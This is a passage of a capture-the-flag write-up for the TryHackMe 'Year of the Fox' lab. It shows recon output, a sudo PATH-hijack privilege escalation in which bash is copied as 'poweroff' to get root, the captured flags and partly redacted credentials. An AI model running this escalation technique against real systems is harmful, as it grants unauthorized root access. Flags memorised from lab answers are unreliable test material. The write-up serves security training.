lrwxrwxrwx 1 fox fox 9 May 28 21:16 .bash_history -> /dev/null
-rw-r--r-- 1 fox fox 220 May 28 21:10 .bash_logout
-rw-r--r-- 1 fox fox 3771 May 28 21:10 .bashrc
drwx----- 2 fox fox 4096 May 28 21:16 .cache
drwx----- 3 fox fox 4096 May 28 21:16 .gnupg
-rw-r--r-- 1 fox fox 807 May 28 21:10 .profile
drwxr-xr-x 2 fox fox 4096 Jun 20 02:08 samba
-rw-r--r-- 1 fox fox 0 May 28 21:16 .sudo_as_admin_successful
-rw-r--r-- 1 root root 38 May 31 23:38 user-flag.txt
fox@year-of-the-fox:~$ cat user-flag.txt
THM{Njg3NWZhNDBjMmNmNmZkMGZmMDBhYjhh}
fox@year-of-the-fox:~$
```

Figure 16: writeup.exploitation.steps.4.1

Phase #2.5: Post Exploitation

```
1 www-data@year-of-the-fox> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@year-of-the-fox>
4 www-data@year-of-the-fox> uname
5 Linux year-of-the-fox 4.15.0-101-generic #102-Ubuntu SMP Mon May 11 10:07:26 UTC 2020 x86_64
   ↪ x86_64 x86_64 GNU/Linux
6 www-data@year-of-the-fox>
7 www-data@year-of-the-fox> ifconfig
```

```

8 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
9   inet 10.10.41.240 netmask 255.255.0.0 broadcast 10.10.255.255
10  inet6 fe80::12:4bff:fe54:f2e0 prefixlen 64 scopeid 0x20<link>
11  ether 02:12:4b:54:f2:e0 txqueuelen 1000 (Ethernet)
12  RX packets 76192 bytes 8543685 (8.5 MB)
13  RX errors 0 dropped 0 overruns 0 frame 0
14  TX packets 72416 bytes 14679085 (14.6 MB)
15  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
16
17 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
18   inet 127.0.0.1 netmask 255.0.0.0
19   inet6 ::1 prefixlen 128 scopeid 0x10<host>
20   loop txqueuelen 1000 (Local Loopback)
21   RX packets 6896 bytes 489426 (489.4 KB)
22   RX errors 0 dropped 0 overruns 0 frame 0
23   TX packets 6896 bytes 489426 (489.4 KB)
24   TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
25 www-data@year-of-the-fox>
26 www-data@year-of-the-fox> users
27 rascal
28 fox
29 root

```

Phase #3: Privilege Escalation

1. We find that we can execute the `/usr/sbin/shutdown` file with `sudo`. Since the target machine doesn't have `strings` installed, we transfer this file to our attacking machine and investigate further. We find a reference to the `poweroff` binary name, which when combined with the fact that `secure_path` is not defined within `/etc/sudoers` (seen in `sudo -l` output), hint that a environment path modification vector could help us escalate privileges:

```
/lib64/ld-linux-x86-64.so.2
libc.so.6
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A_
poweroff
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7698
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
shutdown.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
edata
system@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
:_
:
```

Figure 17: writeup.privesc.steps.1.1

2. We copy `bash` to the local directory, rename it to `poweroff` and modify the `PATH` environment variable to search for file within current directory first. With this change, we then execute `shutdown` file and get elevated privileges:

```
1 cp /bin/bash ./
2 mv ./bash poweroff
3 ls -la poweroff /bin/bash
4 md5sum poweroff /bin/bash
5 sudo /usr/sbin/shutdown
```

```

fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ cp /bin/bash ./
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ ls -la
total 1124
drwxr-x--- 5 fox fox 4096 Jul 29 16:27 .
drwxr-xr-x 4 root root 4096 May 28 21:16 ..
-rwxr-xr-x 1 fox fox 1113504 Jul 29 16:27 bash
lrwxrwxrwx 1 fox fox 9 May 28 21:16 .bash_history -> /dev/null
-rw-r--r-- 1 fox fox 220 May 28 21:10 .bash_logout
-rw-r--r-- 1 fox fox 3771 May 28 21:10 .bashrc
drwx----- 2 fox fox 4096 May 28 21:16 .cache
drwx----- 3 fox fox 4096 May 28 21:16 .gnupg
-rw-r--r-- 1 fox fox 807 May 28 21:10 .profile
drwxr-xr-x 2 fox fox 4096 Jun 20 02:08 samba
-rw-r--r-- 1 fox fox 0 May 28 21:16 .sudo_as_admin_successful
-rw-r--r-- 1 root root 38 May 31 23:38 user-flag.txt
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ mv bash poweroff
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ ls -la poweroff /bin/bash
-rwxr-xr-x 1 root root 1113504 Jun 6 2019 /bin/bash
-rwxr-xr-x 1 fox fox 1113504 Jul 29 16:27 poweroff
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ md5sum poweroff /bin/bash
557c0271e30cf474e0f46f93721fd1ba poweroff
557c0271e30cf474e0f46f93721fd1ba /bin/bash
fox@year-of-the-fox:~$

```

Figure 18: writeup.privesc.steps.2.1

```

fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ export PATH=/home/fox:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ echo $PATH
/home/fox:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$
fox@year-of-the-fox:~$ sudo /usr/sbin/shutdown
root@year-of-the-fox:~#
root@year-of-the-fox:~#
root@year-of-the-fox:~# id
uid=0(root) gid=0(root) groups=0(root)
root@year-of-the-fox:~#
root@year-of-the-fox:~# whoami
root
root@year-of-the-fox:~#
root@year-of-the-fox:~# hostname
year-of-the-fox
root@year-of-the-fox:~#
root@year-of-the-fox:~# cat /root/
.bash_history .bashrc .cache/ .gnupg/ .local/ .profile root.txt
root@year-of-the-fox:~# cat /root/root.txt
Not here -- go find!
root@year-of-the-fox:~#

```

Figure 19: writeup.privesc.steps.2.2

3. We see the third flag file `root.txt` but it turns out to be placeholder. After some searching, we find the actual root flag file `.did-you-think-I-was-useless.root`, hidden within user `rascal`'s home directory:


```
1 cat /home/rascal/.did-you-think-I-was-useless.root
```

```
root@year-of-the-fox:~#
root@year-of-the-fox:~# ls -la /home/*
/home/fox:
total 1124
drwxr-x--- 5 fox fox 4096 Jul 29 16:27 .
drwxr-xr-x 4 root root 4096 May 28 21:16 ..
lrwxrwxrwx 1 fox fox 9 May 28 21:16 .bash_history -> /dev/null
-rw-r--r-- 1 fox fox 220 May 28 21:10 .bash_logout
-rw-r--r-- 1 fox fox 3771 May 28 21:10 .bashrc
drwx----- 2 fox fox 4096 May 28 21:16 .cache
drwx----- 3 fox fox 4096 May 28 21:16 .gnupg
-rwxr-xr-x 1 fox fox 1113504 Jul 29 16:27 poweroff
-rw-r--r-- 1 fox fox 807 May 28 21:10 .profile
drwxr-xr-x 2 fox fox 4096 Jun 20 02:08 samba
-rw-r--r-- 1 fox fox 0 May 28 21:16 .sudo_as_admin_successful
-rw-r--r-- 1 root root 38 May 31 23:38 user-flag.txt

/home/rascal:
total 24
drwxr-x--- 2 rascal rascal 4096 Jun 1 12:33 .
drwxr-xr-x 4 root root 4096 May 28 21:16 ..
lrwxrwxrwx 1 root root 9 May 28 21:17 .bash_history -> /dev/null
-rw-r--r-- 1 rascal rascal 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 rascal rascal 3771 Apr 4 2018 .bashrc
-r----- 1 rascal root 158 Jun 9 00:55 .did-you-think-I-was-useless.root
-rw-r--r-- 1 rascal rascal 807 Apr 4 2018 .profile
root@year-of-the-fox:~#
```

Figure 20: writeup.privesc.steps.3.1

```
root@year-of-the-fox:~#
root@year-of-the-fox:~# cat /home/rascal/.did-you-think-I-was-useless.root
T
H
M
{ODM3NTdk
MDljYmM4Z
jdhZWfhY2
VjY2Fk}

Here's the prize:

YTAyNzQ3ODZlMmE2MjcwNzg2NjZkNjQ2Nzc5NzA0NjY2Njc2NjY4M2I2OTMyMzIzNTNhNjk2ODMw
Mwo=

Good luck!
root@year-of-the-fox:~#
root@year-of-the-fox:~#
root@year-of-the-fox:~# echo -en "YTAyNzQ3ODZlMmE2MjcwNzg2NjZkNjQ2Nzc5NzA0NjY2Njc2NjY4M2I2OTMyMzIzNTNhNjk2ODMwMwo="
YTAyNzQ3ODZlMmE2MjcwNzg2NjZkNjQ2Nzc5NzA0NjY2Njc2NjY4M2I2OTMyMzIzNTNhNjk2ODMwMwo=root@year-of-the-fox:~#
root@year-of-the-fox:~#
root@year-of-the-fox:~# echo -en "YTAyNzQ3ODZlMmE2MjcwNzg2NjZkNjQ2Nzc5NzA0NjY2Njc2NjY4M2I2OTMyMzIzNTNhNjk2ODMwMwo=" | base64 -d -
a0274786e2a627078666d6467797046666766683b693232353a6968303
root@year-of-the-fox:~#
```

Figure 21: writeup.privesc.steps.3.2

Learning/Recommendation

- The webapp exposed a search field which was vulnerable to command injection. This allowed the attacker to gain interactive access of the target machine. It is advised to follow a secure development lifecycle for critical production web applications.
- The **shutdown** binary was vulnerable to a path expansion attack which allowed the attacker to gain elevated privileges.

Loot

Credentials

```
1 ssh: fox/1234...
2 webapp: rascal/1...
```

Flags

```
1 /var/www/web-flag.txt: THM{Nzg2ZWQwYWUwN2UwOTU3N.....
2 /home/fox/user-flag.txt: THM{Njg3NWZhNDBjMmNlMzNkM.....
3 /home/rascal/.did-you-think-I-was-useless.root: THM{ODM3NTdkMDljYmM4.....
```

References

- [+] <https://tryhackme.com/room/yotf>
- [+] <https://muirlandoracle.co.uk/2020/05/30/year-of-the-fox-write-up/>
- [+] <https://www.cybergoat.co.uk/writeup/Year-of-Fox-TryHackMe/>
- [+] <https://blog.tryhackme.com/year-of-the-fox-official-write-up/>